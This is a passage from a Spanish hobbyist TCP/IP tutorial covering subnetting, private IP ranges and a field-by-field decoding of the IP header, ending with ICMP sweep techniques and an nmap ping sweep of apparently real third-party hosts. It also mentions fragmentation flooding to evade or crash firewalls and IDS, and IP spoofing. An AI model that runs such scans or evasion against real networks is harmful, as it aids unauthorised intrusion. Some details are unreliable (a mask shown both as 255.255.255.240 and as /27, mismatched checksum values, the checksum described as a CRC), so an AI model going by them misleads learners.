Al igual que ocurría con la parte de host, hay que restar 2 por cada red disponible debido a que direcciones como 0.0.0.0 ó 255.255.255.255 ó 0.0.1.1 ó 0.20.20.20 no son válidas..... bueno sí que lo son pero no para formar redes.

Parece que puedan ser un número muy alto, pero ya sabes... se acaban.... el crecimiento de Internet en éstos últimos años amenaza con agotar el número de redes disponibles, también hay que añadir una asignación poco acertada de IP des red, todo esto trae consigo la próxima aparición de un nuevo protocolo Ipv6 que permitirá aumentar hasta límites muy elevados el número de redes disponibles.

Además utilizar una red "*muy grande*" (aunque sea mediante IP's privadas) tiene otros problemas inherentes, excesivo tráfico de broadcast, disminución del ancho de banda disponible, difícil gestión, etc...

Por otra parte, las IP's públicas cuestan dinero, cuando contratamos un acceso a Internet, nuestro proveedor nos asigna una IP, unas veces fija y otras dinámica, esas IP's "*las compró*" nuestro ISP al organismo que se encarga de asignar las IP's y nosotros pagamos, no sólo por el servicio sino también por obtener la IP.

Imagina una empresa que necesita 20 IP's públicas, el ISP al que contrata el servicio le debería de entregar 20 y nada mas que 20, si le asigna toda una clase C, realmente le está "*vendiendo*" 254 y la empresa seguramente no querrá pagar por las 234 "*que le sobran*", por otro lado, si nuestros ISP hiciesen eso indiscriminadamente, en pocos días se le acabarían las IP que a su vez "*compró*".

Ni te quiero contar si cuando contratas un acceso a Internet pides a tu proveedor que te asigne una IP y los mozos te endiñan una clase B enterita para ti.... joer yo sólo quería UNA no 65000 y pico.

¿Cómo resolver estos problemas?

R: Pues alguno de ellos se pueden resolver mediante el uso de dispositivos físicos que ayuden a gestionar mejor una red, Switches, VLAN, VPN, Routers, etc. estos "*mecanismos*" ayudarán a resolver en gran medida los problemas de tráfico, gestión, seguridad, etc.

Pero no resolverán el problema de disponer de más IP's de las necesarias al igual que tendremos "*enchufados*" todos los host en el mismo rango, resultará que la red empresarial los contables, diseñadores gráficos, comerciales. Servidores web, desarrolladores de software, etc. están en el mismo segmento de red, todos "*ven a todos*", cuando alguien "*del exterior*" visita el servidor web, resulta que está en la misma red que el servidor que guarda las nóminas, el fichero de clientes o los datos personales del director general....

Para evitarlo se utiliza el ***subnetting*** (las ***subredes***). Dividir una red en "*trocitos más pequeños*" tiene como **ventajas**:

- Disminuye el costo
- Aumenta la seguridad
- Mantiene la privacidad
- Los host se agrupan en subredes por su función o estatus en la compañía
- Consume menos Ancho de banda que si todos están en la misma red
- Reducen el dominio de Broadcast
- Facilita su administración y gestión, manejar trocitos más pequeños de un todo es más sencillo que gestionar todo, por otra parte el administrador puede delegar en otros administradores o personal de confianza para que gestionen la propia subred, en resumen: Facilita la tarea

Claro, no todo son ventajas... también tiene sus **desventajas**:

- Disminuye el número de host que participan, es decir, se pierden direcciones IP disponibles
- Se necesita de medios que comuniquen las subredes pertenecientes a la Red
- Si el diseño no es apropiado, la red se convierte en una maraña de subredes

Aun con estos inconvenientes, el uso de subredes (al menos en redes públicas) es vital, aunque sólo sea por pagar justo por el servicio que se necesita o por no agotar las IP's en un santiamén

RECUERDA

Una red puede segmentarse en varias subredes lógicas o físicas, pueden estar "*conectadas en el mismo cable*" o pueden usar tecnologías distintas y para comunicar redes o subredes diferentes se necesita "algo" que las conecte entre sí... normalmente un router.

Imagina un HUB o un SWITCH de 16 puertos, todos los host están conectados a ese dispositivo físico, pero que compartan el medio físico no significa que también compartan el "*medio lógico*", por ejemplo 4 host pueden formar una subred, 3 de ellos otra diferente y 6 otra más....

En el ejemplo anterior tendríamos 3 subredes diferentes conectadas al mismo dispositivo físico, compartiendo la misma topología, el mismo cable, los mismos medios, etc...

Para intercomunicar ambas subredes y que por ejemplo todos puedan acceder a una BBDD común sería necesario disponer de uno o varios routers. Puede ser un solo router con tres interfaces diferentes, pueden ser 3 routers comunicados entre sí y que dan servicio a cada subred, puede ser dos routers (uno de ellos con varias interfaces).

Incluso podrían ser diferentes topologías, una subred estaría conectada mediante Ethernet, la otra mediante fibra y la tercera podría ser wireless, para que las tres formen una Red se necesitarán 1, 2 ó 3 Routers que las conecten y formen la topología de Red.

¿Cómo podemos explicar a un host que pertenece a una subred determinada?


R: Mediante su IP y la máscara de subred

Bien, ahora que ya sabemos para qué sirve eso de las máscaras de subred, veamos cómo se utilizan y cómo se definen.

Deberías leer este hilo del foro, en él **moebius** (*el tipo que anda en todos los fregaos*) explica magníficamente y con numerosos ejemplos *¿Qué es eso de las máscaras de subred*?, No lo olvides, precisamente por que existe ese link yo no voy a extenderme mucho en el subnetting.

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=8597

Vamos a ello...



Lo que se desprende de esta imagen es que la dirección de la subred "*parece*" que se sitúa entre la dirección de red y la dirección de host.

¿Quiere decir esto que la IP "crece" en número de bits?

¿Quiere decir que si antes teníamos 32 bits repartidos en 4 octetos, ahora tendremos más?

R: NO

Las direcciones IP siguen teniendo el mismo formato, los mismos bits, los mismos octetos....

¿Entonces, de dónde salen los valores / bits que se necesitan para especificar una subred?

R: Se "*roban*", se piden prestados a la parte de host, ese es el motivo por el que antes decía que uno de los inconvenientes de usar subredes es que dispondremos de menos host, al tomar prestados x bits del ID. De host tendremos menos host de los que podrían existir en una red sin segmentar.

¿Bien, entonces... Cómo puedo saber si la dirección ip 192.168.1.33 es una dirección de red o una dirección de subred?

R: Pues no se puede, sin "*ver*" la máscara de subred no sería posible. Bueno, ciertamente hay "*otras*" formas, no voy a describirlas pero no viene mal que te suenen:

VSLM Máscaras de red de Longitud variable
CIDR Classless Inter. Domain Routing,

Si quieres conocer más acerca de esto, busca por google esos términos y también *Supernetting*... el objeto de este texto se escapa de ello (que ya llevo muchas páginas y quedan otras muchas por delante)

Bueno, dejándonos de supernettings, longitudes variables, Dominios sin clase, etc.. volvemos a lo nuestro, íbamos a explicar eso de las máscaras de subred....

Recapitulemos:

- Para formar una subred **tomaremos prestados x bits al ID de host**
- **La dirección IP no cambia en su aspecto**, sigue siendo como la conocemos
- **La máscara de subred debe indicar cuantos bits de Host** se tomarán en la dirección IP
- **Perderemos algunas IP**, las subredes también usarán sus propias direcciones de subred y direcciones de broadcast
- **Necesitaremos un router para conectar dos subredes** aunque compartan el mismo cable
- **La subred nos ayudará a distribuir los equipos** por su función, su desempeño en la red, por los usuarios que los utilizan, etc. mientras que el medio físico distribuirá los equipos por su posición geográfica.
- **Podremos establecer reglas específicas para cada subred**, esto incluye su administración que puede ser delegada y en caso de problemas, la caída de una subred o su mala gestión no afectará al rendimiento de las otras subredes y en ocasiones ni tan siquiera afectará al rendimiento de la RED.
- Lógicamente en una red podrán existir **un número máximo de subredes**, ello **dependerá de la Clase de Red**, no es lo mismo segmentar una red de clase A que una de clase C
- Si nos equivocamos al crear las máscaras de subred dentro de una red el resultado puede ser errático, podremos encontrarnos en situaciones que determinados host están mal ubicados aunque tengan conectividad o en casos en los que ni tan siquiera se pueden comunicar entre ellos o con otros de otras subredes aunque dispongamos de los elementos para hacerlo.
- No sólo las máscaras de subred son aplicables a ordenadores, también los routers pueden pertenecer a una subred (claro, coño, sino no podría encaminar unas y otras...)

- Y por último... la cursilería... o la culturilla, el nombre "formal" de las **máscaras de subred** es **prefijo de red extendida**

Ahora que ya sabemos para lo que sirven y sus características, vamos a la práctica:

Para determinar la máscara de subred para una dirección IP de subred particular, **sigue estos pasos:**

1) Expresa la dirección IP de subred en forma binaria.
2) Cambia la porción de red y subred de la dirección por todos unos.
3) Cambia la porción del host de la dirección por todos ceros.
4) Convierte la expresión en números binarios nuevamente a la notación decimal punteada.

Ala, al tajo... pongamos esta dirección IP 192.168.0.143 y queremos formar subredes para esa clase de red, tomando prestados 3 bits a la parte de host....

Preguntas

¿Qué Clase de Red pertenece la dirección IP 192.168.0.1?

R: Es una clase C

¿Cómo se representan las partes de red y de host en una clase C?

R: los primeros 3 octetos son de la parte de red y el cuarto para el host, es decir, RED.RED.RED.HOST

Sigamos los 4 pasos descritos anteriormente.

1º) 11000000.10101000.00000000.10001111 ➔ Es la IP 192.168.0.143 en binario
2º) 11111111.11111111.11111111.11100001 ➔ ID de red todos a 1 y los 3 primeros bits de host también
3º) 11111111.11111111.11111111.11100000 ➔ ID de Host a ceros....
4º) 255.255.255.224

El resultado es la IP que muestra el paso 4º) esa sería la máscara de subred para una dirección de clase C si se toman prestados 3 bits a la parte de host para formar subredes.

Preguntas

Siguiendo el ejemplo anterior... ¿Cuántas subredes se podrían formar con esa notación?

R: 8 subredes, 2^3 = 8, pero como hay que restar las direcciones de red y de broadcast, serían 6 disponibles.

¿Y cuantos host podrían formar parte de cada una de esas 6 subredes?

R: 32 Host, 2^5 = 32 host por cada subred, al igual que antes debemos restar 2, en total 30 disponibles

¿Cuántas direcciones IP hemos perdido al hacer el subnetting?

R: 74 Ip's se pierden, veamos:

- una clase C "*pura*" puede direccionar 256 host – 2 = 254
- Por otra parte, 6 subredes x 30 host por subred = 180
- 254 – 180 = 74 Direcciones IP no se podrán utilizar por el direccionamiento de red y broadcast.

Parecen muchas, y realmente lo son, por ello los administradores de red debemos prestar mucha atención a la hora de hacer subredes, hay que sopesar el número de host, la distribución política, etc., imagina que en esta clase de red, deseáramos 50 host en 2 subredes diferentes... pues la elección de segmentar como lo hemos hecho es un desastre.

¿Se pueden tomar prestados 7 bits de la parte de host para una clase C?

R: NO, la respuesta es simple, si hiciésemos eso, nos quedaría 1 BIT para host 2^1=2 host, si quitamos la dirección de red y broadcast nos quedamos con CERO host disponibles. El mismo criterio se aplica al número mínimo de subredes, no podemos tomar prestados sólo 1 BIT, al menos deberían ser 2.

La siguiente tabla nos muestra el número máximo de subredes y host disponibles para subnetting de una clase C

Cantidad de bits prestados	Cantidad de subredes creadas	Cantidad de hosts por subred	Cantidad total de hosts	Porcentaje utilizado
2	2	62	124	49%
3	6	30	180	71%
4	14	14	196	77%
5	30	6	180	71%
6	62	2	124	49%

En algunas ocasiones las máscaras de subred se expresan do otra forma, /23, /24 ....

Esa notación simplemente consiste en contar el número de UNOS de la máscara de subred, en nuestro caso sería:

> Dirección IP: 192.168.0.1
> Máscara de subred: 255.255.255.240 o bien, 192.168.0.143 /27
> 27 son el número de unos, 24 de la parte de red y 3 de la parte de host que tomamos prestados.

¿Cómo saben los routers intermedios entre un host emisor y un host receptor la máscara de subred y subred a utilizar?

R: No lo saben, y si lo meditas comprenderás que no tienen por qué saberlo... supongamos el siguiente caso:

- Un Host A envía un mail a Host B
- La IP de host B es 197.150.220.143 /27
- El Host A no sabe que el host B pertenece a una subred
- Supongamos que entre Host A y Host B existen 4 routers, uno conectado directamente a Host A, otro conectado a Host B y otros dos intermedios.
- Tanto el router inicial como los dos intermedios SOLO TOMAN LA PARTE DE RED para llegar al router final (197.150) esa es la dirección de red, la subred y la máscara sólo las conocerá el router final que es quien conecta a host B, **Recuérdalo, el enrutamiento se hace por Dirección de red, mientras que el direccionamiento se hace por dirección de host.**

Para terminar con el enrutamiento y direccionamiento, me falta hablar de algo que es por todos más o menos conocido, las direcciones IP reservadas.

Hay ciertas direcciones en cada clase de dirección IP que no están asignadas. Estas direcciones se denominan ***direcciones privadas***. Las direcciones privadas pueden ser utilizadas por los hosts que usan *traducción de dirección de red* (*NAT*), o un *servidor proxy*, para conectarse a una red pública o por los hosts que no se conectan a Internet.

Cualquier tráfico que posea una dirección destino dentro de uno de los intervalos de **direcciones privadas NO se enrutarán a través de Internet.**

10.0.0.0 - 10.255.255.255
172.16.0.0 - 172.31.255.255
192.168.0.0 - 192.168.255.255

Formato del Datagrama IP

La función de capa de red es encontrar la mejor ruta a través de la red. Para lograr esto, utiliza dos métodos de direccionamiento:

- Direccionamiento plano
- Direccionamiento jerárquico


Un esquema de *direccionamiento plano* asigna a un dispositivo la siguiente dirección disponible. No se tiene en cuenta la estructura del esquema de direccionamiento.

El direccionamiento MAC es plano, el direccionamiento IP es jerárquico.

El Protocolo Internet (IP) es un esquema de direccionamiento de red jerárquico. IP es el protocolo de red que usa Internet. A medida que la información fluye por las distintas capas del modelo OSI, los datos se encapsulan en cada capa.

En la capa de red, los datos se encapsulan en paquetes (también denominados datagramas). IP determina la forma del encabezado del paquete IP (que incluye información de direccionamiento y otra información de control) pero no se ocupa de los datos en sí (acepta cualquier información que recibe desde las capas superiores).

Así pues, tenemos que el formato del datagrama IP es como sigue:



Hasta ahora hemos esnifado un paquete de datos y hemos visto qué partes corresponden a cada cosa, vamos a realizar la misma operación pero "*a ciegas*", es decir, pondré unos cuantos bytes en hexadecimal y lo vamos a interpretar.

El Encabezado IP tiene 20 bytes de longitud, supongamos que nuestro esnifer recogió esto y que ello pertenece a la parte de IP

45 00 00 28 43 EF 40 00 80 06 5E 86 AC 1C 00 09 AC 1C 00 19

45 ----------> Indica la **Versión del protocolo IP (4) y la longitud de la cabecera (5)** que multiplicarás por 4 = 20, uff ese 4 no tiene que ver con el 4 anterior, simplemente créetelo hasta que averigües el por qué, es "*una definición*" del mismo protocolo, ¿vale? si en lugar de 45 fuese 66, serían 24.... bueno, no le des muchas vueltas a esto, recuerda 4 x la 2ª mitad del primer byte, en este caso 4x5=20

00 ----------> Se le conoce como **Tipo de Servicio (TOS),** y también su contenido se descompone en partes... en bits...

> Los tres primeros bits indican "*la importancia del datagrama*" normalmente son ceros (000), 001 prioritario, 010 inmediato, 011 YA, etc.
>
> Los siguientes 4 bits de este byte indican a su vez cuatro cosas: Delay, Throughput, Reliability y Coast (lo pongo en inglés porque normalmente los esnifers lo pondrán en inglés) Retraso-Rendimeinto de procesamiento-Confiabilidad y Coste
>
> Veamos, éstos bits se pondrán a 1 ó a 0 y le indican al router cómo debe manejar esta petición, no me detendré en ellos, pero entre los cuatro proporciona información al gateway o al router como viaja a lo largo de la red el paquete desde el anfitrión al destino
>
> El último BIT, está reservado tal y como indica el RFC para usos posteriores.

En resumen este control de Bits (TOS) lo utilizan routers y gateways para "saber más" acerca de cómo va la comunicación.

00 28 ----------> los bytes 3 y 4 representan la **longitud total del datagrama IP**, en este caso:
0028 hex = 40 decimal

43 EF ----------> Bytes 5 y 6, **Identificación**, mmmm complicado de explicar llanamente.... , ya sabes que el datagrama Ip se "*trocea*" en pedacitos más pequeños y que éstos pueden tomar distintos caminos por la red.... bueno, pues cuando el destino los recibe ha de saber "*qué parte de un TODO*" corresponden esos "pedacitos", pues lo sabe mirando estos dos bytes, cada "*trocito*" lleva la misma identificación, en éste caso 43EF, así el destino reconstruye el envío porque nadie puede asegurar que no reciba "otros" pedacitos de otras transmisiones diferentes.

40 00 ----------> Bytes 7 y 8, Bueno, pues esto tiene que ver con lo anterior y también se descompone en partes, pero no voy a ser muy pesado..., veamos **00 indica el offset y 40 la Fragmentación** y se utiliza estos dos bytes para guardar una pista de cada fragmento.

80 ----------> Byte 9, este te sonará... **TTL (Tiempo de Vida)** TTL es un método de la sincronización usado para matar cualquier datagrama el cual no se entregue por cualquier razón:
80 Hex= 128 dec, es decir el paquete tiene "*una esperanza de vida*" de 128 segundos.

06 ----------> Byte 10, **Indica qué protocolo de capa superior va a transportar el datagrama IP**, bueno algunos pueden ser:

Valor	Protocolo	Descripción
0	Reservado	
1	ICMP	Internet Control Message Protocol
2	IGMP	Internet Group Management Protocol
3	GGP	Gateway-to-Gateway Protocol
4	IP	IP en IP (encapsulado)
5	ST	Stream
6	TCP	Transmission Control Protocol
8	EGP	Exterior Gateway Protocol
17	UDP	User Datagram Protocol
29	ISO-TP4	ISO Transport Protocol Clase 4
38	IDRP-CMTP	IDRP Control Message Transport Protocol
80	ISO-IP	ISO Internet Protocol (CLNP)
88	IGRP	Internet Gateway Routing Protocol (Cisco)
89	OSPF	Open Shortest Path First
255	Reservado	

5E 86 ----------> Bytes 11 y 12, **Checksum**, pues eso, un método para comprobar la integridad de los datos, IP asume que la corrección la harán protocolos de nivel superior, aun así, verifica la integridad de los mismos, pero no la corrige.


AC 1C 00 09 --------> Bytes 13 al 16, **Dirección IP origen en hexadecimal**:

AC = 172, 1C = 28, 00 = 00, 09 = 09, lo que decía al principio 172.28.0.9

AC 1C 00 19 --------> Bytes 17 al 20, **Dirección IP destino en hexadecimal**.

AC =172, 1C = 28, 00 = 00, 19 = 25, la otra 172.28.0.25

En ocasiones encontrarás el formato de datagrama IP de éste modo:



Como has podido notar, en el ejemplo de codificación hexadecimal que hemos tratado, "*faltan campos*" si nos atenemos al formato de la figura anterior....

No hay opciones ni relleno ni Datos....

Por partes, **las opciones son eso opcionales** y no tienen por qué existir, de hecho apenas si se usan, el relleno son ceros que se añaden al campo de opciones para que en total sumen 32 bits (4 bytes en total para el campo de opciones y relleno)

Fue diseñado para permitir expansiones al protocolo, experimentos, etc. Las opciones son de tamaño variable, comenzando siempre por un byte de codificación, y siempre son rellenadas a múltiplos de 4 bytes.

Entre las opciones se cuentan:

Record Route que pide a cada router por el que pasa el paquete que anote en el encabezado su dirección, obteniéndose un trazado de la ruta seguida (debido a la limitación a un máximo de 40 bytes en la parte opcional del encabezado, como máximo pueden registrarse 9 direcciones).

Timestamp actúa de manera similar a record route, pero además de anotar la dirección IP de cada router atravesado se anota en otro campo de 32 bits el instante en que el paquete pasa por dicho router. El uso de dos campos de 32 bits aumenta el problema antes mencionado, del poco espacio disponible para grabar esta información.

Source Routing permite al emisor especificar la ruta que debe seguir el paquete hasta llegar a su destino. Existen dos variantes:

strict source routing que especifica la ruta exacta salto a salto, de modo que si en algún caso la ruta marcada no es factible por algún motivo, se producirá un error.

loose source routing donde se establece claramente los routers por los que debe pasar el paquete, pero se da libertad a la red para que use otros routers cuando lo considere conveniente.

La limitación en la longitud de las opciones impone un límite máximo en el número de saltos que pueden especificarse.

El uso de los campos opcionales del encabezado IP tiene generalmente problemas de rendimiento, ya que las implementaciones de los routers optimizan el código para las situaciones normales, es decir, para paquetes sin campos opcionales. Las opciones están implementadas y funcionan, pero lo hacen generalmente de forma poco eficiente ya que en el diseño del software no se ha hecho énfasis en su optimización.

En cuanto a los datos...

La parte de datos de IP corresponde "al siguiente" protocolo si es que lo hay.

Recuerda los casos tratados anteriormente:

> Cuando se enviaba una petición ARP sólo existían Cabeceras MAC y Cabecera ARP
> Cuando se enviaba un ping, aparecían Cabeceras MAC, Datagrama Ip y Mensaje ICMP

Es decir **una trama MAC es una cabecera MAC + datos**

Esos Datos bien pueden ser un datagrama IP y un mensaje ICMP, pero para MAC son Datos....

Pues lo mismo le ocurre a IP**, El datagrama IP es una cabecera + Datos** y esos datos pueden ser a su vez TCP+HTTP ó UDP + DNS ó TCP + SMB, etc...

Esto es el encapsulamiento tan mencionado durante todo este Taller de TCP/IP, unos protocolos "*envuelven*" a otros como si se tratase de una carta metida en un sobre, cada capa "*desenvuelve*" el paquete, para eso interpreta la cabecera y pasa los datos a la capa superior para que los trate, la siguiente capa lee su cabecera y pasa los datos....

Es como cuando envías una carta por correo postal, el servicio de correos le importa lo que diga el sobre (las señas, el sello, el remitente...) correos, no abre la carta para enviarla, lo que necesita para entregarla al destino lo tiene en el sobre...

Cuando la carta llega al destinatario, éste verifica que realmente es para él (interpreta la cabecera) y la abre para leer su contenido (des encapsula, "*desenvuelve*")

Pues así es como funciona el encapsulamiento y la transmisión de datos, cada capa es responsable de leer su cabecera si los datos que contiene pertenecen a la misma capa que desenvuelve el paquete, los interpreta y trasmite, si los datos pertenecen a otra capa superior "*pasa*" esos datos a la misma, quien realizará de nuevo la misma operación, así hasta que se acaben los datos, señal de que o bien el protocolo de la capa en cuestión interpretó los datos, o bien, que se llegó a la capa de aplicación.

Este proceso es muy importante para que comprendas y puedas generar los paquetes "*a mano*" y para que sepas interpretar fielmente el tráfico que pasa por el cable de red.

Los analizadores de protocolo (los esnifers) hacen eso, claro, ellos cuentan con la ventaja que fueron programados para ello y que operan a gran velocidad, para nosotros sería un verdadero martirio analizar manualmente (en ceros y unos ó en hexadecimal) cientos de paquetes... imagina si fuesen millones, y millones son pocos, sólo un inicio de sesión en un Servidor ya supone unas cuantas decenas de paquetes encapsulados, unas horas de navegación de 5 equipos en una LAN.... cientos de miles.

Bien, hay una cosa que estoy "*pasando por alto*" deliberadamente.... es el campo de cabecera checksum.

Para cada datagrama IP e ICMP (también para TCP y otros que aun no hemos visto) existen dos bytes para COMPROBAR que la información transmitida es la misma que la recibida.

El campo checksum se verifica tanto en el destino como en el origen y responde a un código de redundancia cíclica (CRC) que cuenta el número de ceros y unos de la cabecera, los transforma en *complemento a 1*, y obtiene un número de 16 bits.

Cuando el destino recibe el mensaje, aplica el mismo algoritmo, cuenta los ceros y unos y calcula el checksum, si concuerda con el checksum recibido da el paquete por bueno y continua, si no .... pues dependerá del protocolo, por ejemplo, IP ó ICMP lo descartan, TCP "*piensa*" que el emisor lo reenviará otra vez, también puede ocurrir que el destinatario responda con un mensaje ICMP informando al emisor que no recibió bien los paquetes... vamos que para gustos colores.

Tabla resumen del Formato del paquete IP

Campo	Nº Bytes	Posición	Valor del Ejemplo en Hexadecimal	Explicación
Versión	4 bits	1	4	**Versión del protocolo IP**
Longitud	4 bits	1	5	**Longitud de la cabecera sin contar los datos**
TOS	1	2	00	**Tipo de Servicio (TOS),** su contenido se descompone en partes... en bits... Los tres primeros bits indican "la importancia del datagrama" normalmente son ceros (000), 001 prioritario, 010 inmediato, 011 YA, etc. Los siguientes 4 bits de este byte indican a su vez cuatro cosas: Delay, Throughput, Reliability (El último BIT, está reservado **TOS** Lo utilizan routers y gateways para "saber más" acerca de cómo va la comunicación.
Longitud Total	2	3 y 4	00 28	**Longitud total del datagrama IP incluidos los datos encapsulados**
Identificación	2	5 y 6	43 EF	**Identifica el paquete IP para saber a quien pertenece,** tanto el emisor como el receptor utilizan este campo para controlar el paquete.
Fragmentación	1	7	40	Este campo y el siguiente se utilizan para guardar una pista de cada fragmento e identificación del paquete
Offset	1	8	00	Idem del anterior
TTL.	1	9	80	**Tiempo de Vida medido en número de segundos**, indica el tiempo de vigencia del paquete IP
Protocolo siguiente	1	10	06	**Indica el protocolo que se usará para interpretar los datos encapsulados** del paquete IP. En nuestro ejemplo 06 equivale a TCP
Checksum	2	11 y 12	56 86	**Método para comprobar la integridad de la información**, IP asume que la corrección la harán protocolos de nivel superior
IP Origen	4	13, 14, 15 y 16	AC 1C 00 09	**Dirección IP origen** en hexadecimal: AC = 172, 1C = 28, 00 = 00, 09 = 09, o sea, 172.28.0.9
IP Destino	4	17, 18, 19 y 20	AC 1C 00 19	**Dirección IP destino** en hexadecimal. AC =172, 1C = 28, 00 = 00, 19 = 25, la otra 172.28.0.25
Opciones	Variable	21 y sig.	No existen	Ver explicación detallada
Relleno	Variable	Xx y sig	No existem	Si existen opciones, el campo **relleno se completa con tantos ceros** como sean necesarios para que la longitud total del datagrama sea un múltiplo de 32 bits
Datos	Variable	Nn y sig	No existen	**Son los datos encapsulados** dentro del paquete IP que se corresponden con el siguiente protocolo que se debe usar

Preguntas

¿Qué ocurre si enviamos un paquete mal formado desde el origen a un destino cualquiera con el campo checksum erróneo, es decir, sin que haya habido fallo, ya sale mal intencionadamente?

R: Puede ni salir del mismo host y también puede salir pero cuando llegue a su destino se descartará porque el host destino "*piensa*" que no lo ha recibido bien.

¿Existe campo checksum en ARP?

R: NO, ARP no maneja checksum, en su lugar usa FCS, pero lo hacen los protocolos de capa 2, Ethernet, Token Ring, FDDI, etc... ellos se ocupan de que las señales se propaguen adecuadamente.

¿Qué ocurre si hago un ping a google falsificando el paquete de datos y pongo que la IP de origen es otra que no es la mía (ip-spoofing)?

R: Si no recalculo el checksum, el paquete o no se envía o se descarta en el destino, si recalculo el checksum, al menos el paquete saldrá de mi host.... otra cosa es que los routers intermedios permitan eso y/o el destino responda.

¿Es el campo checksum un valor fijo para un mismo paquete o datagrama IP?

R: NO. Recuerda dos cosas:

> 1º) En cada paquete IP hay un campo que identifica el paquete, ese valor va cambiando a medida que el emisor y el receptor establecen la comunicación, por tanto al cambiar la información de identificación puede variar el número de unos y se debe recalcular el campo checksum
>
> 2º) En cada paquete IP hay un campo llamado TTL, el tiempo de vida medido en segundos, el TTL es decrementado hasta llegar a cero por cada segundo que pasa o por cada salto de un router a otro (recuerda lo del protocolo RIP en el router), al igual que antes al cambiar la información contenida en el TTL es preciso de nuevo recalcular el checksum, puesto que la información habrá variado.
>
> Además, el datagrama IP puede estar envuelto en otro paquete, por ejemplo en TCP y éste protocolo también maneja su propio checksum, así que, al cambiar el TTL de IP, cambiará el checksum de ICMP y de TCP (a parte de los cambios que pueda sufrir el propio paquete TCP)

¿Debo calcular manualmente el checksum?

R: Si la idea es enviar un paquete "*a mano*" obligatoriamente el checksum generado desde el origen ha de ser válido, los cambios posteriores que sufra el paquete por saltos, por TTL, por identificación, por fragmentación, etc.. Serán calculados por los host intermedios y/o por el destino.

Acabas de hablar de fragmentación... ¿Es necesaria? ¿Siempre se fragmentan los paquetes?

R: Pues necesaria, necesaria, sí que lo es.... imagina, cuando enviamos un mail con un adjunto de 3Mb no pensarás que se envían los 3Mb "de un golpe". Todos los protocolos y capas tienen un tamaño máximo de información que pueden transmitir, MAC 1500 bytes, IP 64kb, etc. pero no solo se produce la fragmentación "*por el tamaño*", también es posible que se necesite fragmentar un paquete por equilibrar la carga y el ancho de banda, por que siguen rutas diferentes, por que se perdió información, etc.

La fragmentación daría para otro texto de dimensiones similares a este, de momento quédate con la idea de que los paquetes pueden descomponerse en otros más pequeños por diferente motivos, que cada uno de ellos lleva dentro información de su procedencia, el orden al que pertenecen, su identificación, etc. Luego el host destino los reensambla y recompone.

Con la fragmentación se puede "*jugar*", una técnica habitual para saltarse cortafuegos, IDS, etc. es enviar paquetes falsos excesivamente fragmentados (muchos, miles de ellos) el host destino, en este caso, está demasiado ocupado en recomponer la información y puede dejar pasar "*otros*" paquetes con "*otras*" intenciones. Otra situación que se puede producir en el host destino al enviarle muchos paquetes y muy fragmentados es una negación del servicio, de ese modo podemos tirar el firewall.

ICMP.... El retorno, The nMAP Reloader

Ya que conocemos IP más profundamente y también ICMP (empezamos la casa por el tejado...) vamos a ver algunas cuestiones interesantes de ICMP, algo así como "*guarreridas intestinales con el fistro de ICMP*"

Lo único que hicimos cuando describimos ICMP fue usar un ping, a un equipo que existía y a otro que no, observamos el tráfico y nos sirvió muy bien como ejemplo para explicar el protocolo y sus contenidos.

Ahora vamos a usar ICMP para:

- ICMP sweep
- Broadcast ICMP
- ICMP Redirect
- Tear Drop

ICMP sweep

Sweep es una técnica de escaneo de múltiples host mediante ICMP, es cristiano... un ping a muchos host a la vez.

Últimamente en Internet cada día es más normal los barridos ping para detectar host "*vivos*" por eso mismo también es muy frecuente encontrarse con host que no responden a ping pero están activos... no te fíes mucho de enviar un ping con una petición echo request y obtener un echo reply del destino, puede que el administrador haya filtrado el tráfico para evitar escaneos y demás...

Para Windows y LiNUX existen utilidades que lo hacen, fping, pinger, etc... la ventaja de esto es que son más rápidos que un escaneador tipo SSS ó Retina, claro que éstos últimos también se pueden configurar para que escaneen usando sólo ICMP, y cómo no!!! Nuestro querido nMAP....

Podréis encontrar fping en http://www.fping.com/download/

Y Pinger en http://packetstormsecurity.nl/groups/rhino9/pinger.zip

Además existen otros muchos sitios, para LiNUX, Windows, etc.. no me detendré en ellos pero como muestra un botón:

La revista un buen día entregó un artículo sobre nMAP, también este servirá...

C:\>nmap –sP –PI 62.57.26.108-120

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host docs27-108.menta.net (62.57.26.108) appears to be up.
Host docs27-109.menta.net (62.57.26.109) appears to be up.
Host docs27-110.menta.net (62.57.26.110) appears to be up.
Host docs27-113.menta.net (62.57.26.113) appears to be up.
Host docs27-116.menta.net (62.57.26.116) appears to be up.
Host docs27-117.menta.net (62.57.26.117) appears to be up.
Nmap run completed -- 13 IP addresses (6 hosts up) scanned in 4 seconds
```

